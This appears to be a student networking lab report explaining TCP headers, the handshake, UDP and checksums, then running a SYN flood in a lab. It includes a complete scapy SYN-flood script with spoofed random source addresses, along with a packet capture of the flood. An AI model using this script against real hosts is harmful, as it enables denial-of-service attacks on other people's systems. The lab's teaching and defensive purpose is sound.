
Lab 4: SYN FLOOD & TCP

3.1- TCP Protocol

a. The TCP- Transmission Control Protocol provides reliable, ordered and error checked data transfer between applications running on hosts computers communicating through IP networks.
b. The protocol is part of the OSI's 4'th layer- the Transport Layer.
c. In the TCP protocol data reliability check implemented in several ways:
    1. if an IP packet is lost, duplicated, or delivered out-of-order due to network congestion, traffic, load balancing or any reason at the lower levels of the protocol stack, the TCP detects those problems. The TCP then requests a re-transmission, rearranges out-of-order data and helps to reduce network congestion to minimize the network problems. If the data remains undelivered the source computer is notified. After the TCP receiver has reassembled the sequence of segments originally sended it passes them to the designated receiving application.
    2. positive acknowledgement with re-transmission - The receiver responds with an ACK message as it receives the message, the sender keeps a record of each packet and timing the transaction. The sender re-transmits a packet if the timer expires before receiving the ACK.
    3. When a file sended from one computer to another, the TCP software layer of the server divides the file into segments and sends them separately to the internet layer in the network stack. The internet layer software combines each TCP segment with an IP packet by adding an IPV4 or IPV6 header. When the client program receives them the TCP software in the transport layer re-assembles the segments and ensures they are correctly ordered and error-free as it streams the file contents to the receiving computer.
    4. checksum mechanism as explained later.

d.



Offsets	Octet	0								1								2								3							
Octet	Bit	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0
0	0	Source port																Destination port															
4	32	Sequence number																															
8	64	Acknowledgment number (if ACK set)																															
12	96	Data offset				Reserved 0 0 0			NS	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN	Window Size															
16	128	Checksum																Urgent pointer (if URG set)															
20	160	Options (if *data offset* > 5. Padded at the end with "0" bits if necessary.)																															
⋮	⋮																																
60	480																																

fig[1]- TCP segment header

source port (16 bits)- identifies the sending port.

Destination port (16 bits)- identifies the receiving port.

sequence number (32 bits)- If SYN=1, this is the initial sequence number. The sequence number of the actual first data byte and the acknowledged number in the corresponding ACK are then this sequence number plus 1. if SYN=0, this is the accumulated sequence number of the first data byte of this segment for the current session.

Acknowledgment number (32 bits)- If the ACK flag is set then the value of this field is the next sequence number that the sender of the ACK is expecting. This acknowledges receipt of all prior bytes (if any). The first ACK sent by each end acknowledges the other end's initial sequence number itself, but no data.

Data offset (4 bits)- Specifies the size of the TCP header in 32-bit words. The minimum size header is 5 words and the maximum is 15 words thus giving the minimum size of 20 bytes and maximum of 60 bytes, allowing for up to 40 bytes of options in the header.

Reserved (3 bits)- reserved bits.

Flags (9 bits)- Contains 9 flags of 1-bit each as follows:

1. **NS (1 bit):** ECN-nonce - concealment protection
2. **CWR (1 bit):** Congestion window reduced (CWR) flag is set by the sending host to indicate that it received a TCP segment with the ECE flag set and had responded in a congestion control mechanism.
3. **ECE (1 bit):** ECN-Echo has a dual role, depending on the value of the SYN flag. It indicates:

   If the SYN flag is set (1), then the TCP peer is ECN capable.

   If the SYN flag is clear (0), then a packet with Congestion Experienced flag set (ECN=11) in the IP header was received during normal transmission. This serves as an indication of network congestion (or impending congestion) to the TCP sender.

4. **URG (1 bit):** Indicates that the Urgent pointer field is significant
5. **ACK (1 bit):** Indicates that the Acknowledgment field is significant. All packets after the initial SYN packet sent by the client should have this flag set.
6. **PSH (1 bit):** Push function. Asks to push the buffered data to the receiving application.
7. **RST (1 bit):** Reset the connection
8. **SYN (1 bit):** Synchronize sequence numbers. Only the first packet sent from each end should have this flag set. Some other flags and fields change meaning based on this flag, and some are only valid when it is set, and others when it is clear.
9. **FIN (1 bit):** Last packet from sender

Window size (16 bits)- The size of the receive window, which specifies the number of window-size units that the sender of this segment is currently capable of receiving.

Checksum (16 bits)- The 16-bit checksum is used for error-checking to the TCP header, the payload and an IP pseudo-header. The pseudo-header consists of the source IP address, the destination IP address, the protocol number of the TCP protocol (6) and the length of the TCP headers and payload (in bytes).

Urgent pointer (16 bits)- If the URG flag is set, then this 16-bit field is an offset from the sequence number indicating the last urgent data byte in the message.

Options (Variable 0–320 bits, in units of 32 bits)- The length of this field is determined by the data offset field. Options have up to three fields: Option-Kind (1 byte), Option-Length (1 byte), Option-Data (variable).

The Option-Kind field indicates the type of option and is the only field that is not optional among the option fields. Depending on Option-Kind value, the next two fields may be set or not. Option-Length indicates the total length of the option segment, and Option-Data contains data associated with the option, if applicable. Option-Length is the total length of the given options field, including Option-Kind and Option-Length fields. So while the MSS value is typically expressed in two bytes, Option-Length will be 4. The remaining Option-Kind values are unassigned.

Padding (variable length) - The TCP header padding used to make sure that the TCP header ends and data begins on a 32-bit boundary. The padding is composed of zeros only.

Data (variable length) - the data to be sended from source to destination.

3.2 - The 3-Step Handshake

a. Before a client attempts to connect with a server, the server must first bind to and listen at a port to open it up for connections: this is called a passive open. Once the passive open is established, a client may establish a connection by initiating an active open using the three-way (or 3-step) handshake:
    1. **SYN**: The active open is performed by the client sending a SYN flag to the server. The client sets the segment's sequence number to a random value - noted here as A.
    2. **SYN-ACK**: In response, the server replies with a SYN-ACK. The acknowledgement number is set to one more than the received sequence number (A+1), and the sequence number that the server chooses for the packet is another random number- noted here as B.
    3. **ACK**: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgment value (A+1), and the acknowledgment number is set to one more than the received sequence number (B+1).

       Steps 1 and 2 establish and acknowledge the sequence number for one direction. Steps 2 and 3 establish and acknowledge the sequence number for the other direction. Following the completion of these steps, both the client and server have received acknowledgments and a full-duplex communication is established.

b. The connection termination phase uses a four-way handshake, with each side of the connection terminating independently. When an endpoint wishes to stop its half of the connection, it transmits a FIN packet, which the other end acknowledges with an ACK. So a typical tear-down requires a pair of FIN and ACK segments from each TCP endpoint. After one side that sent the first FIN has responded with the final ACK, it waits for a specific amount of time before finally closing the connection, during which time the local port is unavailable for new connections (this attribute will later be exploited for flooding attack). This state lets the TCP client resend the final ACK to the server in case the ACK is lost in transit. After the timeout, the client enters the CLOSED state and the local port becomes available for new connections. It is also possible to terminate the connection by a 3-way handshake, when host A sends a FIN and host B replies with a FIN & ACK and host A replies with an ACK.

Linux implements a half-duplex close sequence. If the host actively closes a connection while still having unread incoming data available, the host sends the signal RST (losing any received data) instead of FIN. This assures that a TCP application is aware there was a data loss.

A connection can be in a half-open state, in which case one side has terminated the connection, but the other has not. The side that has terminated can no longer send any data into the connection, but the other side can. The terminating side should continue reading the data until the other side terminates as well

c. 1. ISN -initial Sequence Number is a 32-bit number allocated at a new TCP connection. This number is used to distinguish the packets transferred in the pack and by that preventing clashes with other messages transferred in the protocol.

   2. The initial value is a random 32 bit number. during the transactions the number will increase by the message size.

3.3 SYN Flooding

a. 1. The attack exploits the 3-step handshake procedure used in the TCP protocol to initiate transactions.


   2. Similar to other DOS attacks, the attacker sends many SYN messages to the server, and after an SYN-ACK message from the server he doesn't respond with an ACK message and the connection remains half-open on the server side.

   3. The attacker consumes resources needed for managing legitimate customers and by that causes denial-of-service.

b. There are several countermeasures for SYN attack, 3 of them are:
   1. Reducing SYN-RECEIVED timer.
   2. Recycling half-open TCP connection starting from the oldest.
   3. Using SYN cookies.

3.4 UDP Protocol

a. The User Datagram Protocol is a complementary protocol to the TCP/IP that prioritizes speed over error checking and data integrity and is better suited for real-time systems.
b. Like the TCP, the UDP operates at the transport layer.
c. The UDP header structure:



source port (16 bits)- The sender port number.

Destination Port (16 bits)- The destination port number.

Length (16 bits)- The length of the entire UDP datagram, including header and Data fields.

Checksum (16 bits)- A basic error check field.

Data (variable length)- the date to be transferred.

3.5 checksum

a. Checksum is a safety mechanism for basic data error detecting. Both ends of the transaction need to agree about the matter the checksum is done, but in general the message is divided into several parts, then those parts are summed together, and then depending on the agreements the carry is added or not added and the agreed compliment for the final result is taken.
b. The job of the checksum is to be basic data error detecting that may have been introduced during its transmission or storage.

Part B

4. The course of the experiment

4.1

we used the virtual machines from previous labs


4.2

We insert a random IP address as the source IP address so every SYN message sended will have a different address and the victim will recognize it as a different source and respond to each of them with its own SYN/ACK message and waste resources while remembering each connection.

The destination IP will be inserted manually as constructed in the code brought to us in the moodle

4.3-4.5

We used the code syn_flood_attack.py from the moodle and fixed the code in the necessary segments.



```python
#!/usr/bin/python
# Syn Flood Tool Python
from scapy.all import *
import os
import sys
import random
def randomIP():
    ip = ".".join(map(str, (random.randint(0, 255) for _ in range(4))))
    return ip
def randInt():
    x = random.randint(1000, 9000)
    return x
def SYN_Flood(dstIP, dstPort, counter):
        IP_Packet=IP()
        IP_Packet.dst=dstIP
        TCP_Packet=TCP()
        TCP_Packet.dport=dstPort
        TCP_Packet.flags="S"
        for i in range(counter):
                IP_Packet.src=randomIP()
                TCP_Packet.sport-randInt()
                TCP_Packet.seq=randInt()
                TCP_Packet.window=randInt()
                Packet=IP_Packet/TCP_Packet
                send(Packet, verbose=0)
def info():
    os.system("clear")
    print
    "###############################"
    print
    "# Welcome to SYN Flood Tool #"
    print
    "###############################"
    dstIP = input("\nTarget IP : ")
    dstPort = input("Target Port : ")
    return dstIP, int(dstPort)
def main():
    dstIP, dstPort = info()
    counter = input("How many packets do you want to send : ")
    SYN_Flood(dstIP, dstPort, int(counter))
main()
```


```
Target IP : 10.0.2.6
Target Port : 22
How many packets do you want to send : 50

┌──(root1㉿kali)-[~/Desktop]
└─$ python3 print_names.py
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Thu Dec 29 14:03:19 2022

┌──(root1㉿kali)-[~/Desktop]
└─$ █
```

fig[1] - SYN flood code

We executed the code as shown on the terminal that appears in fig[1]. We inserted the victim IP:10.0.2.6 , we used port 22 that was used in previous labs and sended 15 SYN messages.

4.6

We expect to see many SYN messages from the attacker that are received by the victim, and a SYN,ACK message from the victim to each one of the random IP addresses the attacker used.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time           Source           Destination  Protocol Length Info
1487 2022.320690638 218.124.17.221   10.0.2.6     TCP      54 20
1488 2022.344905675 171.242.219.8    10.0.2.6     TCP      54 20
1489 2022.368096212 194.234.223.132  10.0.2.6     TCP      54 20
1490 2022.392490801 237.200.247.238  10.0.2.6     TCP      54 20
1491 2022.416628969 7.150.105.250    10.0.2.6     TCP      54 20
1492 2022.441164539 194.110.223.138  10.0.2.6     TCP      54 20
1493 2022.473355255 157.167.127.136  10.0.2.6     TCP      54 20
1494 2022.506691779 1.139.35.63      10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5809 Len=0
1495 2022.532851643 106.53.245.4     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=8639 Len=0
1496 2022.556714230 48.61.141.144    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=7316 Len=0
1497 2022.599517569 19.8.184.23      10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5096 Len=0
1498 2022.629433537 52.36.89.31      10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=3575 Len=0
1499 2022.659833236 140.184.135.190  10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=3860 Len=0
1500 2022.685069469 1.161.148.209    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=2217 Len=0
1501 2022.712336942 109.104.11.201   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5274 Len=0
1502 2022.731037822 38.18.171.186    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5621 Len=0
1503 2022.760282554 182.52.9.71      10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5613 Len=0
1504 2022.787422478 243.162.214.189  10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=6108 Len=0
1505 2022.822082440 189.172.35.225   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=2592 Len=0
1506 2022.848642991 5.82.44.105      10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=7959 Len=0
1507 2022.872280193 254.99.115.227   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=2294 Len=0
1508 2022.897887143 154.20.53.91     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=4492 Len=0
1509 2022.912670947 125.213.160.251  10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=2987 Len=0
1510 2022.937124791 158.140.163.242  10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=6155 Len=0
1511 2022.962372043 250.20.220.71    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5108 Len=0
1512 2022.995353426 191.201.180.4    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=2368 Len=0
1513 2023.019996566 164.12.14.94     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=8323 Len=0
1514 2023.049971228 177.237.141.85   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=7961 Len=0
1515 2023.077723633 91.139.175.5     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=1379 Len=0
1516 2023.105917670 36.85.174.18     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=3469 Len=0
1517 2023.135399238 172.14.134.33    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=4595 Len=0
1518 2023.162421198 146.239.187.110  10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=8790 Len=0
1519 2023.188108100 157.57.61.28     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=1238 Len=0
